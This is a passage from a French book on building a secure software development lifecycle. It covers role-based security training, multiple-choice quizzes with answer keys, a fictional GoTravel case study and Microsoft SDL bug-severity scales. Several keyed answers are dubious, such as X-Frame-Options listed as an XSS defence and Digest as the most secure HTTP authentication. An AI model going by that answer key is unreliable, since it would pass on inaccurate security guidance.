La gestion des informations confidentielles est essentielle pour toute organisation. Un travail en amont doit être effectué afin d'identifier et de classer ces informations et d'y appliquer des mesures de confidentialité adéquates. Si le chiffrement reste une contre-mesure essentielle, le développeur doit correctement intégrer cette dernière pour éviter que des identifiants de connexion soient compromis.

La loi rend obligatoire la mise en place de traitements permettant de gérer la sûreté et la sécurité de ces informations.

IX Chapitre 5 - Établir un cycle de développement sécurisé

Après avoir étudié l'environnement de la sécurité web, les risques majeurs et les concepts à connaître pour sécuriser une application, nous allons pouvoir orchestrer tout cela à travers un cycle de développement sécurisé.

Un S-SDLC (Secure Software Development Life Cycle) a pour objectif d'intégrer des actions et des contrôles de sécurité dans un processus de développement des applications, le but étant d'améliorer la sécurité et de réduire les coûts de maintenance et de remise en marche d'une application après incident.


Microsoft, qui a beaucoup contribué dans le domaine des cycles de développement sécurisés avec son process model Security Development Lifecycle (SDL), estime qu'une vulnérabilité corrigée dans le code est en moyenne cent fois moins chère après incident et que son framework lui aurait permis de faire baisser son taux de vulnérabilités de 91 % en 36 mois sur Windows Vista.

Plutôt populaire chez les grands comptes, le S-SDLC est pourtant adaptable à toute société voulant intégrer de la sécurité au sein de son cycle de développement même si des particularités sont à souligner pour les méthodes agiles.

Les actions et contrôles indiqués dans cet ouvrage ne sont pas tous compatibles avec toutes les politiques de sécurité des organisations, le but étant d'aligner ce qu'il est possible d'intégrer et de toujours être dans une philosophie d'amélioration continue.

Le S-SDLC sera présenté avec les différentes phases théoriques du processus ainsi qu'une étude de cas pour l'aspect pratique.

Voici le schéma représentant un cycle de développement sécurisé :




Chaque phase présentée ci-dessus contient des contrôles et actions à mettre en place qui seront étudiés en détail dans ce chapitre.

Voici une description des différentes phases :

- **Sensibilisation** a pour objectif d'organiser une formation pour toutes les personnes impliquées dans le cycle de développement (développeurs, opérationnels et managers en sécurité) avec les thèmes appropriés.
- **Exigences** est une des phases les plus importantes car elle définit les besoins en sécurité de l'organisation ainsi que l'élaboration d'un plan d'action et le calcul des coûts afin de vérifier l'éligibilité de la mise place d'un S-SDLC.

- **Conception** permet de cartographier l'architecture autour de l'application et d'en faire une modélisation des menaces (Threat modeling), comme vu dans le chapitre précédent (Les concepts du développement sécurisé - Modélisation des menaces (threat modeling)).
- **Code** détermine les règles de développement à suivre et effectue une analyse de code statique pour déceler d'éventuels problèmes de sécurité.
- **Test** s'assure de la sécurité de manière dynamique avec l'utilisation de scans de vulnérabilité, fuzzing et tests de pénétration.
- **Déploiement** permet l'analyse des écarts entre les exigences demandées lors de la deuxième phase du S-SDLC et le résultat produit par celui-ci.

Chaque phase du S-SDLC contient plusieurs actions à mettre en place (entrées) ainsi que des métriques (sorties) afin de pouvoir créer un tableau de bord et d'axer le S-SDLC dans une logique d'amélioration continue. Une image représentant les entrées et les sorties sera intégrée lors de la présentation et la conclusion de chaque phase, dont voici la matrice :




Cette méthode a pour but la création d'indicateurs afin de mesurer le niveau de maturité du S-SDLC au fur et à mesure des années dans l'organisation.

Les entrées représentent les actions à accomplir et seront intégrées à chaque début de phase.

Les sorties sont les métriques à insérer dans un tableau de bord à chaque fin de phase.

1. Sensibilisation des parties prenantes

1.1. Thèmes à enseigner



Le prérequis pour commencer un cycle de développement sécurisé est la formation des parties prenantes du projet. Les développeurs, testeurs (QA) et idéalement les managers doivent être sensibilisés aux bases de la sécurité applicative telles que :

- Les risques autour d'une application,
- La sécurisation du code,
- La conception d'une application sécurisée,
- La modélisation des menaces,
- L'audit de la sécurité d'une application,
- Les bonnes pratiques en matière de données privées.

L'idéal pour une sensibilisation dans un axe d'amélioration continue est de faire une formation annuelle des équipes, d'impliquer les parties prenantes dans la sécurité et d'apporter de la veille technologique.

Voici un exemple de programme établi suivant les branches métier des personnes impliquées dans un S-SDLC :

Programme développeur	Plan de cours (idéal 5 jours) • Présentation des différentes lois, normes, guide des bonnes pratiques • Étude du TOP 10 OWASP • Sécurité des navigateurs, serveurs • SAST, WAF, DAST • Revue de code, conception d'une architecture sécurisée • Test de la sécurité d'une application web • Modélisation des menaces • Respect de la vie privée

Programme administrateur/système	Plan de cours (idéal 3 jours) • Présentation des différentes lois, normes, guides des bonnes pratiques • Étude du TOP 10 OWASP • Sécurité des navigateurs, serveurs • SAST, WAF, DAST • Conception d'une architecture sécurisée • Modélisation des menaces
Programme testeur QA	Plan de cours (idéal 2 jours) • Présentation des différentes lois, normes, guides des bonnes pratiques • Étude du TOP 10 OWASP • Sécurité des navigateurs, serveurs • Respect de la vie privée
Program manager, chef de projet	Plan de cours (idéal 1 jour) • Présentation des différentes lois, normes, guides des bonnes pratiques • Étude du TOP 10 OWASP • Respect de la vie privée

Les programmes présentés ci-dessus sont des exemples et ils peuvent être adaptés au public d'une organisation.

1.2. Évaluation des stagiaires

Afin de commencer à mesurer la maturité d'un S-SDLC, il est nécessaire de pouvoir évaluer les stagiaires de la formation sur la sécurité d'une application web. Avec l'aide de QCM, il est possible d'avoir une première métrique.

Voici quelques exemples de questions suivant les profils des parties prenantes. Les réponses sont en gras :

Développeur	Question
	Quels sont les outils pour se protéger explicitement des vulnérabilités XSS ? • **X-Frame-Options** • **Content Security Policy** • HTTPOnly • HSTS

Développeur	Question
	Quels sont les outils dont l'objectif est de sécuriser le code ? • **SAST** • DAST • WAF • CORS
	Quels sont les types d'injections possibles ? • **LDAP** • **SQL** • **XPATH** • CSRF
	Les techniques de Session Hijacking sont-elles en général utilisables à travers : • **Des vulnérabilités XSS ?** • **Des techniques dites d'homme du milieu ?** • CSRF ? • XXE ?
	Les mots de passe en base de données doivent-ils être : • **Hachés ?** • Encodés ? • **Salés ?** • Doublés ?
	Une attaque XSS peut-elle être : • **Stockée ?** • **Réfléchie ?** • Document Object Model ? • Local storage ?
	Pour se protéger des vulnérabilités CSRF, faut-il : • Bien gérer les authentifications ? • **Mettre en place un système de jeton pour les formulaires ?** • **Ajouter des captchas aux formulaires ?** • Bien gérer les sessions ?

Développeur	Question
	Pour se protéger de toute attaque par injection, faut-il : • Encoder toutes les entrées d'une application ? • **Échapper tout caractère spécifique dans les entrées d'une application ?** • Privilégier les CMS ? • Utiliser du NoSQL ?
	Sécuriser une application par la conception consiste-t-il à : • **Réduire les surfaces d'attaque ?** • **Utiliser la méthode dite de défense en profondeur ?** • **Bien segmenter les privilèges liés à une application ?** • **Livrer une application avec des paramètres de sécurité par défaut ?**
	Quelles sont les étapes lors d'une modélisation des menaces ? • **Créer un diagramme** • **Identifier et évaluer les menaces** • **Atténuer les menaces** • Créer des procédures de bonnes pratiques
	Quels sont les éléments à connaître pour le respect de la vie privée dans la construction d'un site web ? • **Les types de consentements** • **Les types de notifications** • **Les obligations légales** • Les bonnes pratiques NIST
Administrateur système	**Question**
	Quels sont les outils pour se protéger explicitement des vulnérabilités XSS ? • **X-Frame-Options** • **Content Security Policy** • HTTPOnly • HSTS
	Quels sont les outils dont l'objectif est de sécuriser le code ? • **SAST** • DAST • WAF • CORS

Développeur	Question
	Les techniques de Session Hijacking sont-elles en général utilisables à travers : • **Des vulnérabilités XSS ?** • **Des techniques dites d'homme du milieu ?** • CSRF ? • XXE ?
	Les mots de passe en base de données doivent-ils être : • **Hachés ?** • Encodés ? • **Salés ?** • Doublés ?
	Sécuriser une application par la conception consiste-t-il à : • **Réduire les attaques de surface ?** • **Utiliser la méthode dite de défense en profondeur ?** • **Bien segmenter les privilèges liés à une application ?** • **Livrer une application avec des paramètres de sécurité par défaut ?**
	Parmi les authentifications HTTP, quelle est la méthode la plus sécurisée lors de l'utilisation du protocole HTTPS : • **Digest ?** • Basic ? • Strong ? • Flag secure ?
	Pour obliger un navigateur à utiliser le protocole HTTPS sur une application en toute sécurité, faut-il : • Utiliser la fonction Content security Policy ? • **Utiliser la fonction HSTS ?** • **Enregistrer le domaine sur une liste Preload de Google ?** • Utiliser la fonction X-Frame-Option ?
	Un Web Application Firewall peut bloquer les attaques ? • D'homme du milieu • **Injection** • **XSS** • User agent spoofing

Développeur	Question
	Quels sont les outils permettant d'automatiser des contrôles de sécurité lors d'un cycle de développement ? • **Analyse de code statique** • **Analyse dynamique** • Test de pénétration • Modélisation de menaces
	Quelles sont les étapes lors d'une modélisation des menaces ? • **Créer un diagramme** • **Identifier et évaluer les menaces** • **Atténuer les menaces** • Créer des procédures de bonnes pratiques

Testeur QA	Question
	Les techniques de Session Hijacking sont-elles en général utilisables à travers : • **Des vulnérabilités XSS ?** • **Des techniques dites d'homme du milieu ?** • CSRF ? • XXE ?
	Pour se protéger des vulnérabilités CSRF, faut-il : • Bien gérer les authentifications ? • **Mettre en place un système de jeton pour les formulaires ?** • **Ajouter des captchas aux formulaires ?** • Bien gérer les sessions ?
	Quelles sont les étapes lors d'une modélisation des menaces ? • **Créer un diagramme** • **Identifier et évaluer les menaces** • **Atténuer les menaces** • Créer des procédures de bonnes pratiques
	Quels sont les éléments à connaître pour le respect de la vie privée dans la construction d'un site web ? • **Les types de consentements** • **Les types de notifications** • **Les obligations légales** • Les bonnes pratiques NIST

Développeur	Question
	Quelles méthodes permettent de trouver des erreurs et bugs générés en sortie par une application ? • SAST • DAST • **FUZZING** • PHARMING
Manager, Chef de projet	**Question**
	Parmi ces items, quels sont les modèles de maturité ? • **BSIMM** • **OPENSAMM** • CRAFM • Security life circle
	Quelles sont les étapes lors d'une modélisation des menaces ? • **Créer un diagramme** • **Identifier et évaluer les menaces** • **Atténuer les menaces** • Créer des procédures de bonnes pratiques
	Quels sont les éléments à connaître pour le respect de la vie privée dans la construction d'un site web ? • **Les types de consentements** • **Les types de notifications** • Les obligations légales • Les bonnes pratiques NIST
	Quels sont les trois risques les plus critiques d'après l'OWASP ? • **Injection** • **Violation de gestion d'authentification et de session** • **XSS** • La virtualisation
	Quelles méthodes d'identification du risque sont applicables à une application web lors de la modélisation des menaces ? • DREAD • **STRIDE** • MEHARI • EBIOS


N.B. : Ce sont des questions à choix multiples.

Beaucoup d'autres questions peuvent être intégrées, et cela, pour chaque type de profil. Tout dépend du contexte de l'entreprise et surtout de l'adaptation des formations aux parties prenantes.

Une fois qu'une organisation commence à avoir un degré de maturité sur la sensibilisation en termes de sécurité des applications web, elle peut envisager :

- L'utilisation de solutions E-Learning de plus en plus répandues sur Internet.
- La consultation de sites d'information, dont le projet Safecode (https://www.safecode.org/[1]), dont le but et d'enseigner la sécurité applicative gratuitement à travers des médias (vidéo, PDF).
- La mise en place d'un LMS (Learning Management System) tel que Moodle (https://moodle.org[2]) au sein de l'organisation, dont l'objectif est de construire sa propre solution d'E-learning.
- La création d'un Jeu sérieux (Serious game) qui est une forme de jeu vidéo adaptée au besoin pédagogique d'une organisation.

Pour conclure, il est possible d'utiliser comme première métrique (sortie) du tableau de bord le résultat des QCMs regroupé par profil :



1.3. Exemple - Société GoTravel SARL

Alice, qui est experte en sécurité de l'information et tout particulièrement dans le domaine de la sécurité applicative, vient d'être embauchée par la société Gotravel SARL. L'entreprise, dont le modèle d'affaires est la vente de voyages organisés sur Internet, a une croissance de plus de 20 points avec 80 collaborateurs.

En tant que société dite ”pure player”, Gotravel est une société 100 % en ligne. La vitrine de l'entreprise est son site Internet, dont l'intégration de contenus et le développement nécessitent une équipe de 13 personnes :

- 4 développeurs back-end
- 2 développeurs front-end
- 2 Web designers
- 2 administrateurs systèmes et réseaux
- 1 testeur (QA)
- 1 chef de projet
- 1 responsable de la sécurité (Alice)

Pour accompagner l'équipe, la société compte également un directeur des systèmes d'information (DSI) et un responsable de la sécurité des systèmes d'information (RSSI).

---

[1] SafeCode DOT org
[2] Moodle DOR org

L'équipe Gotravel travaille en agilité et plus particulièrement avec la méthode SCRUM. L'organisation est également sensible à toute méthode d'intégration et de livraison continue afin d'apporter rapidement des changements à l'application et de pouvoir mettre cette dernière en production rapidement.

Gotravel a été récemment victime d'un gang de pirates dont l'objectif était de racketter l'entreprise en la menaçant de compromettre ses serveurs par le biais d'attaques par déni de service (DDOS). Malheureusement, les serveurs de Gotravel n'ont plus été disponibles pendant 48 heures car le gang de hackers a mis ses menaces à exécution. Après cette attaque, le RSSI envisage l'hébergement de l'application par un prestataire détenant une solution anti-DDOS ainsi que l'embauche d'un spécialiste en sécurité des applications web.

La non-disponibilité du site web a fait perdre un chiffre d'affaires de 50 000 euros à l'entreprise. Le journal d'événements a indiqué que les cybercriminels ont aussi tenté des injections SQL depuis quelques jours.

Alice a été mandatée pour superviser la sécurité et l'équipe chargée de développer et d'intégrer l'application web. L'objectif est l'intégration d'un cycle de développement sécurisé dans l'organisation afin de s'approcher au maximum des exigences du RSSI et surtout de l'organisation.

Pour commencer son intervention auprès de l'équipe, Alice décide de mettre en place une formation pour l'ensemble des personnes travaillant autour de l'application afin de tester les compétences de celles-ci en matière de sécurité des applications web.


Les développeurs sont les premiers sensibilisés avec une formation présentielle de 5 jours autour des thèmes suivants :

- Présentation des différentes lois, normes, guide des bonnes pratiques
- Étude du TOP 10 OWASP
- Sécurité des navigateurs, serveurs
- SAST, WAF, DAST
- Revue de code, conception d'une architecture sécurisée
- Test de la sécurité d'une application web
- Modélisation des menaces
- Respect de la vie privée

La formation semble avoir été bénéfique pour l'équipe et Alice décide d'évaluer les développeurs avec un QCM sur les thèmes abordés lors de la formation. Pour ce faire, Alice décide d'utiliser un questionnaire réalisé sous Google Forms avec l'add-on Flubaroo dont le but est d'intégrer des notes et statistiques au questionnaire.

Date d'envoi	Nom	Total Points	Pourcentage	Nombre de soumissions
04/20/2015 16:4	Eric	6	85,71%	6
04/20/2015 16:4	Maria	4	57,14%	2
04/20/2015 16:5	Stéphane	6	85,71%	2
04/20/2015 17:4	Jean-Marc	5	71,43%	1
04/21/2015 9:48:	François	6	85,71%	1
04/21/2015 9:48:	Alexandre	7	100,00%	1


'évaluation est un succès, Alice garde précieusement les résultats dans l'optique de pouvoir refaire une formation l'année prochaine et de vérifier la courbe de progression des stagiaires. Elle crée ensuite un tableau de bord pour observer et surveiller le cycle de développement sécurisé.



2. Exigences

2.1. Définition du projet

Voici le schéma représentant les entrées pour cette phase du S-SDLC :



Maintenant que les équipes sont formées aux bases de la sécurité applicative, il est nécessaire de définir le projet avec les parties prenantes (manager, décideur, chef de projet, développeur, etc.) en charge du développement des applications. L

'étude des coûts d'un S-SDLC, la nomination des responsables et conseillers en sécurité et les exigences en protection des données personnelles seront intégrées dans cette phase.

Toutes les étapes présentées dans ce chapitre doivent être adaptées suivant la méthode de travail de l'organisation. En effet, une société ne pourra pas utiliser de la même façon les actions et contrôles à mettre dans un S-SDLC suivant les méthodes de travail (Agile, Waterfall, Lean, etc.).

Une précision sera apportée pour chaque action et contrôle à mettre en place dans le S-SDLC sur la manière de faire pour une méthode agile et une méthode classique.

Voici la présentation des différentes étapes pour la définition du projet.

1. Réunir les informations (Agile et méthode classique - cette étape est à effectuer une fois durant le processus) : regrouper toutes les informations sur la politique de sécurité de l'organisation (analyse de risque, Business Impact Analysis, Privacy Impact Assessment, schéma directeur, SLA).

En effet, il est important d'avoir connaissance en amont des exigences de l'organisation en termes de sécurité de l'information. Toutes les entreprises ne sont pas sensibles aux risques.

Dans ce cas de figure, il est nécessaire de passer à la prochaine étape, le but étant d'obtenir un maximum d'information sur le contexte de l'entreprise et sur sa vision du risque et de la sécurité de l'information en général. Un S-SDLC n'a pas vraiment de sens si l'organisation ne sait pas où elle veut aller en matière de sécurité et pourquoi elle le fait.

Si la société n'est pas du tout sensible aux risques et à la gouvernance, le strict minimum est d'avoir recours à un BIA (Business Impact Analysis) afin d'avoir un aperçu sur les fonctions vitales et sur l'impact que pourrait supporter l'organisation en cas de désastre.

Il est intéressant également d'organiser une réunion d'information avec les parties prenantes du projet et de déterminer les prérequis essentiels à obtenir pour commencer l'insertion d'un S-SDLC.

Voici un exemple de questionnaire :

- Quels sont les besoins de sécurité pour l'application en termes de confidentialité, d'intégrité et de disponibilité pour l'application d'une manière générale ?
- Quelles sont les politiques, les certifications et les normes applicables à l'application ?
- Quels sont les problèmes de sécurité ou de non-respect des données personnelles déjà rencontrés ?
- Quels sont les prestataires utilisés (SaaS, IaaS, PaaS, sous-traitant, hébergement) ou logiciels éditeurs ou open source pour l'application ?

2.2. Évaluation des exigences pour la sécurité

2. Échelle des bugs (Agile et méthode classique - à effectuer une fois)

Cette étape est primordiale dans la construction d'un cycle de développement sécurisé. L'évaluation des critères liés à la sécurité permet d'identifier les scénarios possibles et les exigences de l'organisation pour ses applications afin de pouvoir mettre en place les contrôles et les actions nécessaires.

Une méthode simple et efficace utilisée par Microsoft SDL (Security Development Lifecycle) est l'utilisation d'une échelle de bugs (Bug bars/Quality gates) dont l'objectif est de questionner les décideurs sur les bugs et faiblesses ne voulant pas être rencontrés par l'organisation et ainsi de les classer sur une échelle.

Voici un exemple d'échelle de bugs établie par Microsoft SDL :

Échelle des bugs - serveur	
Sévérité 1	**Elevation of privilege** (attaquant anonyme) : capacité à exécuter du code arbitraire ou à obtenir plus de privilèges que convenu par un utilisateur anonyme.
	Spoofing : un ordinateur qui se connecte au serveur peut se faire passer pour un utilisateur ou ordinateur différent de son choix en utilisant un protocole conçu et commercialisé pour assurer une authentification forte.
	Tampering data : modification permanente des données utilisateur ou des données utilisées pour prendre des décisions de confiance dans le cadre d'un scénario courant ou par défaut qui persiste après le redémarrage du système d'exploitation ou de l'application.
Sévérité 2	**Information disclosure** (ciblée) : cas où l'attaquant peut localiser et lire les informations depuis n'importe où dans le système, y compris les informations système qui n'étaient pas destinées à être exposées.
	Denial of service (attaquant anonyme) : doit être "facile à exploiter" en envoyant un petit volume de données ou être sinon rapidement induit.
	Elevation of privilege (utilisateur distant authentifié, utilisateur local authentifié par Terminal Server) : capacité à exécuter du code arbitraire ou à obtenir plus de privilèges que convenu.

Échelle des bugs - serveur	
Sévérité 3	**Spoofing** : l'utilisateur ou l'ordinateur client peut se faire passer pour un utilisateur ou un ordinateur différent aléatoire en utilisant un protocole conçu et commercialisé pour assurer une authentification forte.
	Tampering data : • Modification permanente des données utilisateur ou des données utilisées pour prendre des décisions de confiance dans le cadre d'un scénario spécifique qui persiste après le redémarrage du système d'exploitation ou de l'application. • Modification temporaire des données dans le cadre d'un scénario courant ou par défaut qui ne persiste pas après le redémarrage du système d'exploitation ou de l'application.
	Information disclosure (ciblée) : cas où l'attaquant peut facilement lire les informations depuis des emplacements connus, y compris les informations système qui n'étaient pas destinées à être exposées.
	Denial of service (attaquant anonyme et authentifié) : • DoS permanent ou temporaire sans amplification en cas d'installation courante/par défaut.
Sévérité 4	**Information disclosure** (non ciblée) : • Information d'exécution
	Tampering data : modification temporaire des données dans le cadre d'un scénario spécifique qui ne persiste pas après le redémarrage du système d'exploitation ou de l'application.

Échelle des bugs - client	
Sévérité 1	**Elevation of privilege** (attaquant à distance) : capacité à exécuter du code arbitraire ou à obtenir plus de privilèges que convenu.
Sévérité 2	**Spoofing** : capacité pour l'attaquant à faire croire aux utilisateurs que l'interface utilisateur différente mais visuellement semblable est celle à laquelle ils doivent se fier pour prendre des décisions de confiance dans le cadre d'un scénario par défaut/courant. Une décision est dite de confiance chaque fois que l'utilisateur réalise une action en étant convaincu que les informations émanent d'une entité particulière : le système ou une source locale ou distante spécifique.

Échelle des bugs - client	
	Tampering data : modification permanente des données utilisateur ou des données utilisées pour prendre des décisions de confiance dans le cadre d'un scénario courant ou par défaut qui persiste après le redémarrage du système d'exploitation ou de l'application.
	Information disclosure (ciblée) : cas où l'attaquant peut localiser et lire les informations dans le système, y compris les informations système qui n'étaient pas destinées à être exposées.
	Denial of service : un déni de service dû à une corruption du système exige la réinstallation du système et/ou de ses composants.
	Elevation of privilege (à distance) : exécution de code arbitraire avec intervention majeure de l'utilisateur.
